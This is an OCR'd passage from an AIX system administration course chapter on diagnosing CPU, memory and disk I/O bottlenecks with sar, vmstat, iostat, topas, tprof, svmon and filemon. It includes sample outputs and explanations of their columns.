
Notes:

There is a basic methodology that can make it easier to identify performance problems. The steps are as follows:

Look at the big picture. Is the problem CPU, I/O, or memory related?

- If you have a high CPU utilization, this could mean that there is a CPU bottleneck.
- If it's I/O-related, then is it paging or normal disk I/O?
- If it's paging, then increasing memory might help. You may also want to try to isolate the program and/or user causing the problem.
- If it's disk, then is disk activity balanced?
- If not, perhaps logical volumes should be reorganized to make more efficient use of the subsystem. Tools are available to determine which logical volumes to move.
- If balanced, then there may be too many physical volumes on a bus. More than three or four on a single SCSI bus may create problems. You may need to install another SCSI adapter. Otherwise, more disks may be needed to spread out the data.

Monitoring CPU Usage: sar -u



```
#  sar  -u  60 30
   AIX www      1  5  000400B24C00  06/06/01
   08:24:10  %usr   %sys      %wio      %idle
   08:25:10  48         52       0        0
   08:26:10  63         37       0        0
   08:27:10  59         41       0        0
   .
   .
   Average   57         43       0        0
```

A system is CPU bound, if:
%usr + %sys > 80%

Figure 11-8. Monitoring CPU Usage: sar -u AU1610.0

Notes:

The **sar** command collects and reports system activity information.

The **sar** parameters on the visual indicate:

- **-u** collect CPU usage data
- **60** interval in seconds
- **30** number of intervals

The columns provide the following information:

- **%usr:**

  Reports the percentage of time the CPU spent in execution at the user (or application) level

- **%sys:**

  Reports the percentage of time the CPU spent in execution at the system (or kernel) level. This is the time the CPU spent in execution of system functions.

- **%wio:**

  Reports the percentage of time the CPU was idle waiting for disk I/O to complete. This does not include waiting for remote disk access.

- **%idle:**


  Reports the percentage of time the CPU was idle with no outstanding disk I/O requests.

The CPU usage report from **sar** is a good place to begin narrowing down whether a bottleneck is a CPU problem or an I/O problem. If the %idle time is high, it is likely there is no problem in either.

If the sum from %usr and %sys is always greater than 80%, it indicates that the CPU is approaching its limits. In other words, your system is **CPU bound**.

If you detect that your CPU always has outstanding disk I/Os, you must further investigate in this area. The system could be **I/O bound**.

Monitoring Memory Usage: vmstat



Summary report every 5 seconds

```
# vmstat 5

kthr    memory              page                  ...      cpu
----  ----------- -----------------------      ----------------

 r  b   avm   fre  re  pi  po  fr  sr  cy  ... us  sy  id  wa

 0  0  8793    81  0    0   0   1   7   0        1   2  95   2
 0  0  9192    66  0    0  16  81 167   0        1   6  77  16
 0  0  9693    69  0    0  53  95 216   0        1   4  63  33
 0  0 10194    64  0   21   0   0   0   0       20   5  42  33
 0  0  4794  5821  0   24   0   0   0   0        5   8  41  46
```

pi, po: Paging space page ins and outs:

- If any paging-space I/O is taking place, the workload is approaching the system's memory limit

wa: I/O wait percentage of CPU

- If nonzero, a significant amount of time is being spent waiting on file I/O

Figure 11-9. Monitoring Memory Usage: vmstat AU1610.0

Notes:

The **vmstat** command reports virtual memory statistics. It reports statistics about kernel threads, virtual memory, disks, traps and CPU activity.

In our example, we execute **vmstat 5**, that means every 5 seconds a new report will be written until the command is stopped. Note the first report is always the statistic since system startup.

Because our target in this course is to provide a basic performance understanding, we concentrate on the following columns.

- **pi**/**po**: These columns indicate the number of 4 KB pages that have been paged in or out.

  Simply speaking, paging means that the real memory is not large enough to satisfy all memory requests and uses a secondary storage area on disks. If the systems workload always causes paging, you should consider to increasing real memory. Accessing pages on disk is relatively slow.

- **wa**: This column refers to the %wio column of **sar -u**. It indicates that the CPU has to wait for outstanding disk I/Os to complete. If this value is always non-zero, it might indicate that your system is I/O bound.

Monitoring Disk I/O: iostat

# iostat 10 2

```
tty:   tin      tout  avg-cpu:  %user  %sys   %idle  %iowait
       0.0       4.3             0.2    0.6    98.8      0.4

Disks:  %tm_act      Kbps   tps    Kb_read   Kb_wrtn

hdisk0       0.0     0.2    0.0    7993        4408
hdisk1       0.0     0.0    0.0       0           0
cd0          0.0     0.0    0.0       0           0

tty:   tin      tout  avg-cpu:  %user  %sys   %idle  %iowait
       0.1     110.7             7.0   59.4     0.0     33.7

Disks:  %tm_act   Kbps      tps    Kb_read   Kb_wrtn

hdisk0     77.9   115.7     28.7      456       8
hdisk1      0.0     0.0      0.0        0       0
cd0         0.0     0.0      0.0        0       0
```

cumulative activity since last reboot

A system is I/O bound, if:
%iowait > 25%, %tm_act > 70%

Figure 11-10. Monitoring Disk I/O: iostat AU1610.0

Notes:

The **iostat** command reports statistics for tty devices, disks and CD-ROMs.

iostat output:

tty =
Are the number of characters read from (tin) and sent to (tout) terminals.

avg-cpu =
Gives the same as **sar -u** and **vmstat** outputs (CPU utilization).


Disk =
Typically shows the most useful information. This gives I/O statistics for each disk and CD-ROM on the system. **%tm_act** is the percent of time the device was active over the period. **Kbps** is the amount of data, in kilobytes, transferred (read and written) per second. **tps** is the number of transfers per second. **Kb_read** and **Kb_wrtn** are the numbers of kilobytes read and written in the interval.

This information is useful for determining if the disk load is **balanced correctly**. In the above example, for that particular interval, one disk is used nearly 80% of the time where the other is not used at all. If this continues, some disk reorganization should take place.

The %iowait refers to %wio shown when using **sar -u**. If your system always shows waiting for outstanding disk requests, you need to investigate in this particular area.

With **iostat**, like **vmstat**, the first report is since system startup.

topas



```
Topas Monitor for host:    kca81                EVENTS/QUEUES    FILE/TTY
Wed Jun  6 14:01:20 2001   Interval:  2         Cswitch       32 Readch        25
                                                Syscall      147 Writech      146
Kernel    0.2   |                            |  Reads          2 Rawin          0
User      0.2   |                            |  Writes         2 Ttyout         0
Wait      0.0   |                            |  Forks          0 Igets          0
Idle     99.5   |############################|  Execs          0 Namei          1
                                                Runqueue     0.0 Dirblk         0
Network  KBPS   I-Pack  O-Pack   KB-In  KB-Out  Waitqueue    0.0
en0       0.1      0.4     0.4     0.0     0.1
lo0       0.0      0.0     0.0     0.0     0.0  PAGING           MEMORY
                                                Faults         0 Real,MB     1023
Disk    Busy%     KBPS     TPS KB-Read KB-Writ  Steals         0 % Comp      28.0
hdisk0    0.0      0.0     0.0     0.0     0.0  PgspIn         0 % Noncomp    3.3
hdisk1    0.0      0.0     0.0     0.0     0.0  PgspOut        0 % Client     3.2
                                                PageIn         0
Name         PID CPU%  PgSp Owner               PageOut        0 PAGING SPACE
topas     221512  0.5   0.9 root                Sios           0 Size,MB      512
syncd      98360  0.0   0.3 root                                 % Used      12.0
shdaemon  655468  0.0  32.5 root                NFS (calls/sec)  % Free      87.9
dtterm    459818  0.0   1.4 root                ServerV2        0
dtexec    598126  0.0   0.7 root                ClientV2        0   Press:
dtscreen  330877  0.0   0.6 root                ServerV3        0   "h" for help
cscope    188008  0.0   0.5 root                ClientV3        0   "q" to quit
gil        57358  0.0   0.1 root
dtfile    409804  0.0   2.3 root
init           1  0.0   0.8 root
dtterm    173427  0.0   1.4 root
ksh       103055  0.0   0.7 root
telnetd   211931  0.0   0.7 root
```

Figure 11-11. topas AU1610.0

Notes:

In 4.3.3, a new command was added that pulls together pieces of the performance commands and presents them on one screen. This command is **topas**.

topas continuously updates the screen to show the current state of the system. In the upper left is the same information that is given with **sar**. The middle of the left side shows the same information as **iostat**. The right lower quadrant show information from the virtual memory manager which can be seen with **vmstat**.

To exit from **topas**, just press “q” for quit. “h” is also available for help.

The **topas** command is only available on the POWER platform.

AIX Performance Tools

Identify causes of bottlenecks:




Figure 11-12. AIX Performance Tools AU1610.0

Notes:


There are three additional tools that are available in AIX to further determine the cause of the performance bottleneck. **sar, vmstat,** and **iostat** are all generic UNIX tools and are good for identifying whether the bottleneck is CPU, memory or disk.

As you try to solve the problem, you need to identify individual applications and processes that put the heaviest workload on the CPU and use the most memory. Also, to solve disk I/O problems, you need to know what file system, logical volumes and file are accessed the most.

This is where **tprof, svmon,** and **filemon** are helpful.

The next few graphics are intended as an introduction to these tools. They are extensive in the number of options and the information they can produce. As you learn more about performance and tuning, you should further investigate the capabilities of these tools.

AIX Tools: tprof



```
# tprof -x sleep 60
# more _prof.all
```

This file is created by tprof

```
     Process          PID     TID    Total   Kernel    User   Shared   Other

        wait          516     517    6855    6855        0        0       0
netscape_aix4       23494   40015     201      27       29      145       0
       lslpp        17566   43613      11       5        4        2       0

     Process         FREQ   Total   Kernel    User   Shared   Other

        wait            1    6855    6855        0        0       0
netscape_aix4           5     961     122      139      700       0
         ksh           46      77      64        7        6       0
```

Figure 11-13. AIX Tools: tprof AU1610.0

Notes:

If you have determined that your system is CPU-bound, how do you know what process or processes are using the CPU the most? **tprof** is used to spot those processes.


tprof is a trace tool - meaning it monitors the system for a period of time and when it stops, it produces a report. The command **tprof -x sleep 60** analyzes all processes on the system for 60 seconds. It will generate a summary file call **__prof.all** (that is two underscores then prof.all). All files that tprof creates will start will two underscores. By looking at this file, you can see the CPU demand by process in decreasing order.

Our sample output has been reduced to simplify the areas to focus on.

In our sample output, the first section indicates that the process **netscape_aix4** (pid 23494) used a total of 201 CPU ticks. There are 100 ticks in a second. Therefore, our program used 2.01 seconds of the CPU.

In the second section, you can see there were 5 (FREQ) netscape_aix4 processes in total running on this system. They took a total of 961 ticks (or 9.61 seconds) of the CPU. This cumulative number can be helpful because one individual process may not be consuming a significant amount of CPU resources, but together, those similar processes may significantly contribute to the heavy load on the system.

AIX Tools: svmon



Global report

```
# svmon -G
                 size     inuse    free     pin    virtual
        memory   32744   20478    12266    2760   11841
        pg space 65536   294

                 work      pers    clnt
        pin      2768      0       0

        in use   13724     6754    0
```

Sizes are in # of 4K frames

Top 3 users of memory

```
# svmon -Pt 3
   Pid      Command    Inuse   Pin    Pgsp   Virtual  64-bit   Mthrd
  14624     java       6739    1147   425    4288     N            Y
   9292     httpd      6307    1154   205    3585     N            Y
   3596     X          6035    1147   1069   4252     N            N
```

* output has been modified

Figure 11-14. AIX Tools: svmon AU1610.0

Notes:

svmon is used to capture and analyze information about virtual memory. This is a very extensive command that can produce a variety of statistics - most of which is beyond our scope for this course.

In both examples, the output has been reduced for simplicity and to show the information that is of interest to this discussion.

In the first example, **svmon -G** provides a global report. You can see the size of memory, how much is in use and the amount that is free. It provides details about how it is being used and it also provide statistics on paging space.


All numbers are reported as the number of frames. A frame is 4 KB in size.

In the second example, **svmon -Pt 3** displays memory usage of the top 3 memory-using processes sorted in decreasing order of memory demand.

P - shows processes

t - top # to display

AIX Tools: filemon



```
# filemon -o fmout
```

Starts monitoring disk activity

```
# trcstop
# more fmout
```

Stops monitoring and creates report

```
Most Active Logical Volumes
------------------------------------------------------------------------
        util      #rblk      #wblk      KB/s      volume   description
------------------------------------------------------------------------
        0.03       3368        888      26.5   /dev/hd2           /usr
        0.02          0       1584       9.9   /dev/hd8         jfslog
        0.02         56        928       6.1   /dev/hd4              /

Most Active Physical Volumes
------------------------------------------------------------------------
        util      #rblk      #wblk      KB/s      volume   description
------------------------------------------------------------------------
        0.10      24611      12506     231.4 /dev/hdisk0           N/A
        0.02         56       8418      52.8 /dev/hdisk1           N/A
```

Figure 11-15. AIX Tools: filemon AU1610.0

Notes:

If you have determined your system is I/O bound, you now need to determine how to resolve the problem. You need to identify what is causing your disk activity if you would like to spread the workload among your disks. **filemon** is the tool that can provide that information.

filemon is a trace tool. Use the **filemon** command to start the trace. You need to use **trcstop** to stop the trace and generate the report.

In our example, **filemon -o fmout** starts the trace. The **-o** directs the output to the file called fmout. There will be several sections included in this report. The sample output has been reduced to only show two areas: logical volume activity and physical volume activity.

Here is a description of the columns:

util utilization over the measured interval (0.03 = 3%)

#rblk number of 512-byte blocks read


#wblk number of 512-byte blocks written

KB/s	average data transfer rate
volume	the logical or physical volume name
description	file system name or logical volume type

Since they are ranked by usage, it is very easy to spot the file systems, LV's and disks that are most heavily used.

To break it down even future, you can use **filemon** to see activity of individual files: **filemon -O all -o fmout**

There Is Always a Next Bottleneck!



Our system is I/O bound.
Let's buy faster disks !

```
# iostat 10 60
```

Our system is now memory bound! Let's buy more memory !!!

```
# vmstat 5
```

Oh no! The CPU is completely overloaded !

```
# sar -u 60 60
```

Figure 11-16. There Is Always a Next Bottleneck! AU1610.0

Notes:

